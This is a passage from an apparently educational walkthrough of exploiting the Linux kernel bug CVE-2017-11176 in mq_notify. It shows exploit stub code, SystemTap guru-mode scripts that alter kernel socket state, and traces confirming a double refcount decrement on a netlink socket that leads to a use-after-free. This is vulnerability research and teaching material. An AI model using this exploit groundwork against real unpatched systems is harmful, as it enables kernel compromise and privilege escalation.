Next, we see a series of *sanity* checks based on the userland-provided **struct sigevent**:

```
      nc = NULL;
      sock = NULL;
[2]   if (u_notification != NULL) {
[3a]     if (unlikely(notification.sigev_notify != SIGEV_NONE &&
               notification.sigev_notify != SIGEV_SIGNAL &&
               notification.sigev_notify != SIGEV_THREAD))
          return -EINVAL;
[3b]    if (notification.sigev_notify == SIGEV_SIGNAL &&
          !valid_signal(notification.sigev_signo)) {
          return -EINVAL;
        }
[3c]    if (notification.sigev_notify == SIGEV_THREAD) {
          long timeo;

          /* create the notify skb */
          nc = alloc_skb(NOTIFY_COOKIE_LEN, GFP_KERNEL);
          if (!nc) {
            ret = -ENOMEM;
            goto out;
          }
[4]       if (copy_from_user(nc->data,
              notification.sigev_value.sival_ptr,
              NOTIFY_COOKIE_LEN)) {
            ret = -EFAULT;
            goto out;
          }

          /* TODO: add a header? */
          skb_put(nc, NOTIFY_COOKIE_LEN);
          /* and attach it to the socket */

    retry:                                    // <---- we want to reach this!
            filp = fget(notification.sigev_signo);
```

If the provided argument is non-NULL [2], the *sigev_notify* value is checked three times ([3a], [3b], [3c]). Another *copy_from_user()* is invoked at [4] based on the user-provided *notification.sigev_value_sival_ptr* value. This needs to point to a valid userland *readable* data/buffer, otherwise *copy_from_user()* will fail.

As a reminder, the *struct sigevent* is declared here:

```
// [include/asm-generic/siginfo.h]

typedef union sigval {
  int sival_int;
  void __user *sival_ptr;
} sigval_t;

typedef struct sigevent {
  sigval_t sigev_value;
  int sigev_signo;
  int sigev_notify;
  union {
    int _pad[SIGEV_PAD_SIZE];
     int _tid;

    struct {
      void (*_function)(sigval_t);
      void *_attribute; /* really pthread_attr_t */
    } _sigev_thread;
  } _sigev_un;
} sigevent_t;
```

In the end, to enter the *retry path* at least once, we need to proceed as follows:

1. Provide a non-NULL *u_notification* argument
2. Set *u_notification.sigev_notify* to *SIGEV_THREAD*
3. The value pointed by *notification.sigev_value.sival_ptr* must be a valid *readable userland* address of at least *NOTIFY_COOKIE_LEN (=32)* bytes (cf. [include/linux/mqueue.h])

The first exploit stub

Let's start coding the exploit and validate that everything is fine.

```
/*
 * CVE-2017-11176 Exploit.
 */

#include <mqueue.h>
#include <stdio.h>
#include <string.h>


#define NOTIFY_COOKIE_LEN (32)


int main(void)
{
  struct sigevent sigev;
  char sival_buffer[NOTIFY_COOKIE_LEN];

  printf("-={ CVE-2017-11176 Exploit }=-\n");

  // initialize the sigevent structure
  memset(&sigev, 0, sizeof(sigev));
  sigev.sigev_notify = SIGEV_THREAD;
  sigev.sigev_value.sival_ptr = sival_buffer;

  if (mq_notify((mqd_t)-1, &sigev))
  {
    perror("mqnotify");
    goto fail;
  }
  printf("mqnotify succeed\n");

  // TODO: exploit

  return 0;

fail:
  printf("exploit failed!\n");
  return -1;
}
```

It is recommended to use a *Makefile* to ease the exploit development (*build-and-run* scripts are always handy). In order to compile it, you will need to link the binary with the **-lrt** flags that is required to use *mq_notify* (from the 'man'). In addition, it is recommenced to use the **-O0** option to prevent gcc from re-ordering our code (it can lead to hard-to-debug bugs).

```
-={ CVE-2017-11176 Exploit }=-
mqnotify: Bad file descriptor
exploit failed!
```

Alright, *mq_notify* returned "Bad file descriptor" which is equivalent to "-EBADF". There are three places where this error is emitted. It could be one of the *fget()* calls, or the later *(filp->f_op != &mqueue_file_operations)* check. Let's figure it out!

Hello System Tap!

During early stage of exploit development, it is *highly recommended* to run the exploit in a kernel with debug symbols, it allows to use **SystemTap**! SystemTap is a great tool to live probe the kernel without going into gdb. It makes sequence visualization easy.

Let's start with basic System Tap (stap) scripts:

```
    # mq_notify.stp

    probe syscall.mq_notify
    {
      if (execname() == "exploit")
      {
        printf("\n\n(%d-%d) >>> mq_notify (%s)\n", pid(), tid(), argstr)
      }
    }

    probe syscall.mq_notify.return
    {
      if (execname() == "exploit")
      {
        printf("(%d-%d) <<< mq_notify = %x\n\n\n", pid(), tid(), $return)
      }
    }
```

The previous script installs two probes that will be respectively called **before** and **after** the syscall invocation.

Dumping both the *pid()* and *tid()* helps a lot while debugging multiple threads. In addition, using the *(execname() == "exploit")* clause allows to limit the output.

WARNING: If there is *too much* output, systemtap might silently discard some lines!

Now run the script with...

```
stap -v mq_notify.stp
```

...and launch the exploit:

```
(14427-14427) >>> mq_notify (-1, 0x7ffdd7421400)
(14427-14427) <<< mq_notify = fffffffffffffff7
```

Alright, the probes seem to work. We can see that both arguments of the *mq_notify()* syscall somehow match our own call (i.e. we set "-1" in the first parameter and 0x7ffdd7421400 looks like a userland address). It also returned fffffffffffffff7, that is *-EBADF* (=-9). Let's add some more probes.

Unlike *syscall* hooks (function starting with "SYSCALL_DEFINE*"), normal kernel functions can be hooked with the following syntax:

```
    probe kernel.function ("fget")
    {
      if (execname() == "exploit")
      {
        printf("(%d-%d) [vfs] ==>> fget (%s)\n", pid(), tid(), $$parms)
      }
    }
```

WARNING: For some reason, not all kernel functions are hookable. For instance "inlined" might or might not be hookable (it depends if the inlining actually occurred). In addition, some functions (e.g. copy_from_user() here) can have a hook **before** the call but not **after** (i.e. while returning). In any case, System Tap will notify you and refuses to launch the script.

Let's add a probe to every function invoked in *mq_notify()* to see the code flowing and re-run the exploit:

```
(17850-17850) [SYSCALL] ==>> mq_notify (-1, 0x7ffc30916f50)
(17850-17850) [uland] ==>> copy_from_user ()
(17850-17850) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(17850-17850) [uland] ==>> copy_from_user ()
(17850-17850) [skb] ==>> skb_put (skb=0xffff88002e061200 len=0x20)
(17850-17850) [skb] <<== skb_put = ffff88000a187600
(17850-17850) [vfs] ==>> fget (fd=0x3)
(17850-17850) [vfs] <<== fget = ffff88002e271280
(17850-17850) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88002e271280)
(17850-17850) [netlink] <<== netlink_getsockbyfilp = ffff88002ff82800
(17850-17850) [netlink] ==>> netlink_attachskb (sk=0xffff88002ff82800 skb=0xffff88002e061200 ti
meo=0xffff88002e1f3f40 ssk=0x0)
(17850-17850) [netlink] <<== netlink_attachskb = 0
(17850-17850) [vfs] ==>> fget (fd=0xffffffff)
(17850-17850) [vfs] <<== fget = 0
(17850-17850) [netlink] ==>> netlink_detachskb (sk=0xffff88002ff82800 skb=0xffff88002e061200)
(17850-17850) [netlink] <<== netlink_detachskb
(17850-17850) [SYSCALL] <<== mq_notify= -9
```

The first bug!

It seems that we correctly reach the *retry path* since we have the following sequence:

1. **copy_from_user**: our pointer is not null
2. **alloc_skb**: we passed the SIGEV_THREAD condition
3. **copy_from_user**: picking our *sival_buffer*
4. **skb_put**: means the previous *copy_from_user()* did not fail
5. **fget(fd=0x3)**: <--- ???

Hmm... something is already wrong... We did not provide any file descriptor in **notification.sigev_signo**, it is supposed to be zero (not 3):

```
      // initialize the sigevent structure
      memset(&sigev, 0, sizeof(sigev));
      sigev.sigev_notify = SIGEV_THREAD;
      sigev.sigev_value.sival_ptr = sival_buffer;
```

Nevertheless, the first call to *fget()* didn't fail. In addition both *netlink_getsockbyfilp()* and *netlink_attachskb()* worked! That is also odd since we didn't create any *AF_NETLINK* socket.

This is the **second *fget()*** that actually failed because we set "-1" (0xffffffff) in the first argument of *mq_notify()*. So, what's wrong?

Let's pull back and print our **sigevent** pointer, and compare it with the value passed to the syscall:

```
  printf("sigev = 0x%p\n", &sigev);
  if (mq_notify((mqd_t) -1, &sigev))
```

```
-={ CVE-2017-11176 Exploit }=-
sigev = 0x0x7ffdd9257f00        // <------
mq_notify: Bad file descriptor
exploit failed!
```

```
(18652-18652) [SYSCALL] ==>> mq_notify (-1, 0x7ffdd9257e60)
```

Obviously, the structure passed to the *syscall* mq_notify *is not* the same we provided in our exploit. It means that either *system tap* is bugged (that is possible) or...

...we've just been screwed by some library wrapper!

Let's fix this and invoke *mq_notify* through the **syscall()** syscall.

First add the following headers, as well as our *own* wrapper:

```
    #define _GNU_SOURCE
    #include <unistd.h>
    #include <sys/syscall.h>

    #define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)
```

Also, remember to remove that "-lrt" line in the Makefile (we now use the syscall directly).

Explicitly set *sigev_signo* to '-1' since 0 is actually a valid file descriptor, and uses the wrapper:

```
    int main(void)
    {
      // ... cut ...

      sigev.sigev_signo = -1;

      printf("sigev = 0x%p\n", &sigev);
      if (_mq_notify((mqd_t)-1, &sigev))

      // ... cut ...
    }
```

And run it:

```
-={ CVE-2017-11176 Exploit }=-
sigev = 0x0x7fffb7eab660
mq_notify: Bad file descriptor
exploit failed!

(18771-18771) [SYSCALL] ==>> mq_notify (-1, 0x7fffb7eab660)           // <--- as expected!
(18771-18771) [uland] ==>> copy_from_user ()
(18771-18771) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(18771-18771) [uland] ==>> copy_from_user ()
(18771-18771) [skb] ==>> skb_put (skb=0xffff88003d2e95c0 len=0x20)
(18771-18771) [skb] <<== skb_put = ffff88000a0a2200
(18771-18771) [vfs] ==>> fget (fd=0xffffffff)                         // <---- that's better!
(18771-18771) [vfs] <<== fget = 0
(18771-18771) [SYSCALL] <<== mq_notify= -9
```

This time, we directly go into the *out* label after the first failed *fget()* (as expected).

So far, we know that we can reach the "retry" label (at least once) without being stopped by any security check. A common trap has been exposed (caused by library wrapper instead of syscall), and we saw how to fix it. In order to avoid the same kind of bug in the future, we will wrap every syscall.

Let's move on and trigger the bug with the help of System Tap.

Forcing the Trigger

Sometimes you quickly want to **validate an idea without unrolling all the kernel code**. In this section, we will use *System Tap Guru Mode* to modify kernel data structures and force a particular kernel path.

In other words, we will **trigger the bug from kernel-land**. The idea is that if we can't even trigger it from kernel-land, there is no way we can do it from user-land. So, let's satisfy every requirement first by modifying the kernel, and then implement them one-by-one in userland (cf. part 2).

As a reminder, we can trigger the bug if:

1. We reach the "retry logic" (loop back to the retry label). That is, we need to enter *netlink_attachskb()* first, and make it return 1. The *sock* refcounter will be decreased by one.
2. After looping back to the *retry* label (goto retry), the next call to *fget()* must return NULL, so we can hit the exit path (*out* label) and decrease *sock*'s refcounter a second time.

Reaching *netlink_attachskb()*

In the previous section, we showed that it is required that **netlink_attachskb()** returns 1 to trigger the bug. However, there are several requirements before reaching it:

1. We need to provide a *valid* file descriptor, so the first call to *fget()* doesn't fail
2. The file pointed by the file descriptor should be a **socket of type *AF_NETLINK***

That is, we should pass all checks gracefully:

```
    retry:
[0]       filp = fget(notification.sigev_signo);
          if (!filp) {
            ret = -EBADF;
            goto out;
          }
[1]       sock = netlink_getsockbyfilp(filp);
          fput(filp);
          if (IS_ERR(sock)) {
            ret = PTR_ERR(sock);
            sock = NULL;
            goto out;
          }
```

Passing the first check [0] is easy, just provide a valid file descriptor (with *open()*, *socket()*, whatever). Nevertheless, it is better to directly use the proper type otherwise the second check [1] will fail:

```
struct sock *netlink_getsockbyfilp(struct file *filp)
{
  struct inode *inode = filp->f_path.dentry->d_inode;
  struct sock *sock;

  if (!S_ISSOCK(inode->i_mode))         // <--- this need to be a socket...
    return ERR_PTR(-ENOTSOCK);

  sock = SOCKET_I(inode)->sk;
  if (sock->sk_family != AF_NETLINK)    // <--- ...from the AF_NETLINK family
    return ERR_PTR(-EINVAL);

  sock_hold(sock);
  return sock;
}
```

The exploit code becomes (remember to wrap the syscall *socket()*):

```
/*
 * CVE-2017-11176 Exploit.
 */

#define _GNU_SOURCE
#include <mqueue.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>

#define NOTIFY_COOKIE_LEN (32)

#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)
#define _socket(domain, type, protocol) syscall(__NR_socket, domain, type, protocol)

int main(void)
{
  struct sigevent sigev;
  char sival_buffer[NOTIFY_COOKIE_LEN];
  int sock_fd;

  printf("-={ CVE-2017-11176 Exploit }=-\n");

  if ((sock_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_GENERIC)) < 0)
  {
    perror("socket");
    goto fail;
  }
  printf("netlink socket created = %d\n", sock_fd);

  // initialize the sigevent structure
  memset(&sigev, 0, sizeof(sigev));
  sigev.sigev_notify = SIGEV_THREAD;
  sigev.sigev_value.sival_ptr = sival_buffer;
  sigev.sigev_signo = sock_fd;  // <--- not '-1' anymore

  if (_mq_notify((mqd_t)-1, &sigev))
  {
    perror("mq_notify");
    goto fail;
  }
  printf("mq_notify succeed\n");

  // TODO: exploit

  return 0;

fail:
  printf("exploit failed!\n");
  return -1;
}
```

Let's run it:

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
mq_notify: Bad file descriptor
exploit failed!

(18998-18998) [SYSCALL] ==>> mq_notify (-1, 0x7ffce9cf2180)
(18998-18998) [uland] ==>> copy_from_user ()
(18998-18998) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(18998-18998) [uland] ==>> copy_from_user ()
(18998-18998) [skb] ==>> skb_put (skb=0xffff88003d1e0480 len=0x20)
(18998-18998) [skb] <<== skb_put = ffff88000a0a2800
(18998-18998) [vfs] ==>> fget (fd=0x3)                                  // <--- this ti
me '3' is expected
(18998-18998) [vfs] <<== fget = ffff88003cf14d80                        // PASSED
(18998-18998) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003cf14d80)
(18998-18998) [netlink] <<== netlink_getsockbyfilp = ffff88002ff60000   // PASSED
(18998-18998) [netlink] ==>> netlink_attachskb (sk=0xffff88002ff60000 skb=0xffff88003d1e0480 ti
meo=0xffff88003df8ff40 ssk=0x0)
(18998-18998) [netlink] <<== netlink_attachskb = 0                      // UNWANTED BEH
AVIOR
(18998-18998) [vfs] ==>> fget (fd=0xffffffff)
(18998-18998) [vfs] <<== fget = 0
(18998-18998) [netlink] ==>> netlink_detachskb (sk=0xffff88002ff60000 skb=0xffff88003d1e0480)
(18998-18998) [netlink] <<== netlink_detachskb
(18998-18998) [SYSCALL] <<== mq_notify= -9
```

It really looks like the first *buggy* stap trace, the difference here is that we *actually* control every data (file descriptor, sigev), nothing is hidden behind a library. Since neither the first **fget()** nor **netlink_getsockbyfilp()** returned *NULL*, we can safely assume that we passed both checks.

Forcing netlink_attachskb() to take the retry path

With the previous code, we reached **netlink_attachskb()** which returned 0. It means we went into the "normal" path. We don't want this behavior, we want to get into the "retry" path (returns 1). So, let's get back to the kernel code:

```
    int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
              long *timeo, struct sock *ssk)
    {
      struct netlink_sock *nlk;

      nlk = nlk_sk(sk);

[0]   if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) {
        DECLARE_WAITQUEUE(wait, current);
        if (!*timeo) {
          // ... cut (never reached in our code path) ...
        }

        __set_current_state(TASK_INTERRUPTIBLE);
        add_wait_queue(&nlk->wait, &wait);

        if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) &&
            !sock_flag(sk, SOCK_DEAD))
          *timeo = schedule_timeout(*timeo);

        __set_current_state(TASK_RUNNING);
        remove_wait_queue(&nlk->wait, &wait);
        sock_put(sk);

        if (signal_pending(current)) {
          kfree_skb(skb);
          return sock_intr_errno(*timeo);
        }
        return 1;                               // <---- the only way
      }
      skb_set_owner_r(skb, sk);
      return 0;
    }
```

The **only way** to have *netlink_attachskb()* returning "1" requires that we first pass the check [0]:

```
    if (atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state))
```

It is time to unleash the *true power* of System Tap and enter: **the Guru Mode**! The Guru Mode allows to write embedded "C" code that can be called by our probes. It is like writing kernel code directly that will be injected at runtime, much like a Linux Kernel Module (LKM). Because of this, any programming error here will make the kernel crash! You are now a kernel developer :-).

What we will do here, is to modify either the *struct sock* "sk" and/or *struct netlink_sock* "nlk" data structures, so the condition becomes true. However, before doing it, let's grab some useful information about the current *struct sock* **sk** state.

Let's modify the *netlink_attachskb()* probe and add some "embedded" C code (the "%{" and "%}" parts).

```
    %{
    #include <net/sock.h>
    #include <net/netlink_sock.h>
    %}

    function dump_netlink_sock:long (arg_sock:long)
    %{
      struct sock *sk = (void*) STAP_ARG_arg_sock;
      struct netlink_sock *nlk = (void*) sk;

      _stp_printf("-={ dump_netlink_sock: %p }=-\n", nlk);
      _stp_printf("- sk = %p\n", sk);
      _stp_printf("- sk->sk_rmem_alloc = %d\n", sk->sk_rmem_alloc);
      _stp_printf("- sk->sk_rcvbuf = %d\n", sk->sk_rcvbuf);
      _stp_printf("- sk->sk_refcnt = %d\n", sk->sk_refcnt);

      _stp_printf("- nlk->state = %x\n", (nlk->state & 0x1));

      _stp_printf("-={ dump_netlink_sock: END}=-\n");
    %}

    probe kernel.function ("netlink_attachskb")
    {
      if (execname() == "exploit")
      {
        printf("(%d-%d) [netlink] ==>> netlink_attachskb (%s)\n", pid(), tid(), $$parms)

        dump_netlink_sock($sk);
      }
    }
```

WARNING: Again, the code here runs in kernel-land, any error will make the kernel crash.

Run system tap with the **-g** (i.e. guru) modifier:

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
mq_notify: Bad file descriptor
exploit failed!

(19681-19681) [SYSCALL] ==>> mq_notify (-1, 0x7ffebaa7e720)
(19681-19681) [uland] ==>> copy_from_user ()
(19681-19681) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(19681-19681) [uland] ==>> copy_from_user ()
(19681-19681) [skb] ==>> skb_put (skb=0xffff88003d1e05c0 len=0x20)
(19681-19681) [skb] <<== skb_put = ffff88000a0a2200
(19681-19681) [vfs] ==>> fget (fd=0x3)
(19681-19681) [vfs] <<== fget = ffff88003d0d5680
(19681-19681) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003d0d5680)
(19681-19681) [netlink] <<== netlink_getsockbyfilp = ffff880036256800
(19681-19681) [netlink] ==>> netlink_attachskb (sk=0xffff880036256800 skb=0xffff88003d1e05c0 ti
meo=0xffff88003df5bf40 ssk=0x0)

-={ dump_netlink_sock: 0xffff880036256800 }=-
- sk = 0xffff880036256800
- sk->sk_rmem_alloc = 0         // <-----
- sk->sk_rcvbuf = 133120        // <-----
- sk->sk_refcnt = 2
- nlk->state = 0                // <-----
-={ dump_netlink_sock: END}=-

(19681-19681) [netlink] <<== netlink_attachskb = 0
(19681-19681) [vfs] ==>> fget (fd=0xffffffff)
(19681-19681) [vfs] <<== fget = 0
(19681-19681) [netlink] ==>> netlink_detachskb (sk=0xffff880036256800 skb=0xffff88003d1e05c0)
(19681-19681) [netlink] <<== netlink_detachskb
(19681-19681) [SYSCALL] <<== mq_notify= -9
```

The embedded stap function **dump_netlink_sock()** is correctly called before entering *netlink_attachskb()*. As we can see, the first bit of *state* is not set, and *sk_rmem_alloc* is lesser than *sk_rcvbuf*... so we don't pass the check.

Let's modify *nlk->state* **before** calling *netlink_attachskb()*:

```
    function dump_netlink_sock:long (arg_sock:long)
    %{
      struct sock *sk = (void*) STAP_ARG_arg_sock;
      struct netlink_sock *nlk = (void*) sk;

      _stp_printf("-={ dump_netlink_sock: %p }=-\n", nlk);
      _stp_printf("- sk = %p\n", sk);
      _stp_printf("- sk->sk_rmem_alloc = %d\n", sk->sk_rmem_alloc);
      _stp_printf("- sk->sk_rcvbuf = %d\n", sk->sk_rcvbuf);
      _stp_printf("- sk->sk_refcnt = %d\n", sk->sk_refcnt);

      _stp_printf("- (before) nlk->state = %x\n", (nlk->state & 0x1));
      nlk->state |= 1;                                            // <-----
      _stp_printf("- (after) nlk->state = %x\n", (nlk->state & 0x1));

      _stp_printf("-={ dump_netlink_sock: END}=-\n");
    %}
```

And run it:

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3

<<< HIT CTRL-C HERE >>>

^Cmake: *** [check] Interrupt


(20002-20002) [SYSCALL] ==>> mq_notify (-1, 0x7ffc48bed2c0)
(20002-20002) [uland] ==>> copy_from_user ()
(20002-20002) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(20002-20002) [uland] ==>> copy_from_user ()
(20002-20002) [skb] ==>> skb_put (skb=0xffff88003d3a6080 len=0x20)
(20002-20002) [skb] <<== skb_put = ffff88002e142600
(20002-20002) [vfs] ==>> fget (fd=0x3)
(20002-20002) [vfs] <<== fget = ffff88003ddd8380
(20002-20002) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003ddd8380)
(20002-20002) [netlink] <<== netlink_getsockbyfilp = ffff88003dde0400
(20002-20002) [netlink] ==>> netlink_attachskb (sk=0xffff88003dde0400 skb=0xffff88003d3a6080 ti
meo=0xffff88002e233f40 ssk=0x0)

-={ dump_netlink_sock: 0xffff88003dde0400 }=-
- sk = 0xffff88003dde0400
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 2
- (before) nlk->state = 0
- (after)  nlk->state = 1
-={ dump_netlink_sock: END}=-

<<< HIT CTRL-C HERE >>>

(20002-20002) [netlink] <<== netlink_attachskb = fffffffffffffe00   // <-----
(20002-20002) [SYSCALL] <<== mq_notify= -512
```

Woops! The call to *mq_notify()* became **blocking** (i.e. the main exploit thread is stuck in kernel-land, inside the syscall). Fortunately, we can get the control back with *CTRL-C*.

Note that this time, **netlink_attachskb()** returned **0xfffffffffffffe00**, that is "-ERESTARTSYS" errno. In other words, we got into that path:

```
        if (signal_pending(current)) {
            kfree_skb(skb);
            return sock_intr_errno(*timeo); // <---- return -ERESTARTSYS
        }
```

It means that we actually reached the other path of *netlink_attachskb()*, mission succeed!

Avoid being blocked

The reason why *mq_notify()* blocked is:

```
        __set_current_state(TASK_INTERRUPTIBLE);

        if ((atomic_read(&sk->sk_rmem_alloc) > sk->sk_rcvbuf || test_bit(0, &nlk->state)) &&
            !sock_flag(sk, SOCK_DEAD))
            *timeo = schedule_timeout(*timeo);

        __set_current_state(TASK_RUNNING);
```

We will get in deeper details with *scheduling* later (cf. part 2) but for now just consider that our task is **stopped** until a *special condition* is met (it's all about wait queue).

Maybe we could avoid being scheduled/blocked? In order to do so, we need to by-pass the call to **schedule_timeout()**. Let's mark the sock as "SOCK_DEAD" (the last part of the condition). That is, change the "sk" content (just like we did before), to make the following function **sock_flag()** return true:

```
    // from [include/net/sock.h]
    static inline bool sock_flag(const struct sock *sk, enum sock_flags flag)
    {
      return test_bit(flag, &sk->sk_flags);
    }

    enum sock_flags {
      SOCK_DEAD,      // <---- this has to be '0', but we can check it with stap!
      ... cut ...
    }
```

Let's edit the probe again:

```
  // mark it congested!
  _stp_printf("- (before) nlk->state = %x\n", (nlk->state & 0x1));
  nlk->state |= 1;
  _stp_printf("- (after) nlk->state = %x\n", (nlk->state & 0x1));

  // mark it DEAD
  _stp_printf("- sk->sk_flags = %x\n", sk->sk_flags);
  _stp_printf("- SOCK_DEAD = %x\n", SOCK_DEAD);
  sk->sk_flags |= (1 << SOCK_DEAD);
  _stp_printf("- sk->sk_flags = %x\n", sk->sk_flags);
```

Relaunch annnnnnnnd.........boom! Our exploit main thread is now stuck in an infinite loop inside the kernel. The reason is:

- it enters *netlink_attachskb()* and takes the retry path (we forced it)
- the thread is not scheduled (we by-passed it)
- *netlink_attachskb()* returns 1
- back to *mq_notify()*, it hit the "goto retry" statement
- *fget()* returns a non-null value...
- ...as *netlink_getsockbyfilp()* does
- we enter *netlink_attachskb()* again...
- ...again and again...

So, we effectively by-passed the call to *schedule_timeout()* that made us blocked, but we created an infinite loop while doing it.

Stopping the infinite loop

Let's continue the hack so *fget()* will fail on the second call! One way to do this, is to basically remove our file descriptor directly from the FDT (i.e. set it to NULL):

```
    %{
    #include <linux/fdtable.h>
    %}

    function remove_fd3_from_fdt:long (arg_unused:long)
    %{
        _stp_printf("!!>>> REMOVING FD=3 FROM FDT <<<!!\n");
        struct files_struct *files = current->files;
        struct fdtable *fdt = files_fdtable(files);
        fdt->fd[3] = NULL;
    %}

    probe kernel.function ("netlink_attachskb")
    {
      if (execname() == "exploit")
      {
        printf("(%d-%d) [netlink] ==>> netlink_attachskb (%s)\n", pid(), tid(), $$parms)

        dump_netlink_sock($sk); // it also marks the socket as DEAD and CONGESTED
        remove_fd3_from_fdt(0);
      }
    }
```

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
mq_notify: Bad file descriptor
exploit failed!

(3095-3095) [SYSCALL] ==>> mq_notify (-1, 0x7ffe5e528760)
(3095-3095) [uland] ==>> copy_from_user ()
(3095-3095) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(3095-3095) [uland] ==>> copy_from_user ()
(3095-3095) [skb] ==>> skb_put (skb=0xffff88003f02cd00 len=0x20)
(3095-3095) [skb] <<== skb_put = ffff88003144ac00
(3095-3095) [vfs] ==>> fget (fd=0x3)
(3095-3095) [vfs] <<== fget = ffff880031475480
(3095-3095) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff880031475480)
(3095-3095) [netlink] <<== netlink_getsockbyfilp = ffff88003cf56800
(3095-3095) [netlink] ==>> netlink_attachskb (sk=0xffff88003cf56800 skb=0xffff88003f02cd00 time
o=0xffff88002d79ff40 ssk=0x0)
-={ dump_netlink_sock: 0xffff88003cf56800 }=-
- sk = 0xffff88003cf56800
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 2
- (before) nlk->state = 0
- (after) nlk->state = 1
- sk->sk_flags = 100
- SOCK_DEAD = 0
- sk->sk_flags = 101
-={ dump_netlink_sock: END}=-
!!>>> REMOVING FD=3 FROM FDT <<<!!
(3095-3095) [netlink] <<== netlink_attachskb = 1        // <-----
(3095-3095) [vfs] ==>> fget (fd=0x3)
(3095-3095) [vfs] <<== fget = 0                         // <-----
(3095-3095) [netlink] ==>> netlink_detachskb (sk=0xffff88003cf56800 skb=0xffff88003f02cd00)
(3095-3095) [netlink] <<== netlink_detachskb
(3095-3095) [SYSCALL] <<== mq_notify= -9
```

Very nice, the kernel goes out of the infinite loop we introduced. In addition, we are getting closer and closer to our attack scenario:

1. *netlink_attachskb()* returned 1
2. the second *fget()* call returned NULL

So... Did we trigger the bug?

Checking the refcounter status

Since everything went according to our plan, the bug should be triggered and the *sock* refcounter should be decreased twice. Let's check it.

During *exit probe*, it is not possible to retrieve the parameters of the *enter probe*. It means that we can't check the content of *sock* while returning from *netlink_attachskb()*.

One way to do this is to store the *sock* pointer returned by *netlink_getsockbyfilp()* in a global variable (*sock_ptr* in the script). Then dump its content using our embedded "C" code with *dump_netlink_sock()*:

```
    global sock_ptr = 0;                  // <------ declared globally!

    probe syscall.mq_notify.return
    {
      if (execname() == "exploit")
      {
        if (sock_ptr != 0)                // <----- watch your NULL-deref, this is kernel-land!
        {
          dump_netlink_sock(sock_ptr);
          sock_ptr = 0;
        }

        printf("(%d-%d) [SYSCALL] <<== mq_notify= %d\n\n", pid(), tid(), $return)
      }
    }

    probe kernel.function ("netlink_getsockbyfilp").return
    {
      if (execname() == "exploit")
      {
        printf("(%d-%d) [netlink] <<== netlink_getsockbyfilp = %x\n", pid(), tid(), $return)
        sock_ptr = $return;                 // <----- store it
      }
    }
```

Run it again!

```
(3391-3391) [SYSCALL] ==>> mq_notify (-1, 0x7ffe8f78c840)
(3391-3391) [uland] ==>> copy_from_user ()
(3391-3391) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(3391-3391) [uland] ==>> copy_from_user ()
(3391-3391) [skb] ==>> skb_put (skb=0xffff88003d20cd00 len=0x20)
(3391-3391) [skb] <<== skb_put = ffff88003df9dc00
(3391-3391) [vfs] ==>> fget (fd=0x3)
(3391-3391) [vfs] <<== fget = ffff88003d84ed80
(3391-3391) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003d84ed80)
(3391-3391) [netlink] <<== netlink_getsockbyfilp = ffff88002d72d800
(3391-3391) [netlink] ==>> netlink_attachskb (sk=0xffff88002d72d800 skb=0xffff88003d20cd00 time
o=0xffff8800317a7f40 ssk=0x0)
-={ dump_netlink_sock: 0xffff88002d72d800 }=-
- sk = 0xffff88002d72d800
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 2               // <------------
- (before) nlk->state = 0
- (after) nlk->state = 1
- sk->sk_flags = 100
- SOCK_DEAD = 0
- sk->sk_flags = 101
-={ dump_netlink_sock: END}=-
!!>>> REMOVING FD=3 FROM FDT <<<!!
(3391-3391) [netlink] <<== netlink_attachskb = 1
(3391-3391) [vfs] ==>> fget (fd=0x3)
(3391-3391) [vfs] <<== fget = 0
(3391-3391) [netlink] ==>> netlink_detachskb (sk=0xffff88002d72d800 skb=0xffff88003d20cd00)
(3391-3391) [netlink] <<== netlink_detachskb
-={ dump_netlink_sock: 0xffff88002d72d800 }=-
- sk = 0xffff88002d72d800
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 0               // <-------------
- (before) nlk->state = 1
- (after) nlk->state = 1
- sk->sk_flags = 101
- SOCK_DEAD = 0
- sk->sk_flags = 101
-={ dump_netlink_sock: END}=-
(3391-3391) [SYSCALL] <<== mq_notify= -9
```

As we can see, the *sk->sk_refcnt* has been decreased twice! We successfully triggered the bug.

Because the *sock*'s refcounter reaches zero, it means the *struct netlink_sock* object will be free. Let's add some other probes:

```
... cut ...

(13560-13560) [netlink] <<== netlink_attachskb = 1
(13560-13560) [vfs] ==>> fget (fd=0x3)
(13560-13560) [vfs] <<== fget = 0
(13560-13560) [netlink] ==>> netlink_detachskb (sk=0xffff88002d7e5c00 skb=0xffff88003d2c1440)
(13560-13560) [kmem] ==>> kfree (objp=0xffff880033fd0000)
(13560-13560) [kmem] <<== kfree =
(13560-13560) [sk] ==>> sk_free (sk=0xffff88002d7e5c00)
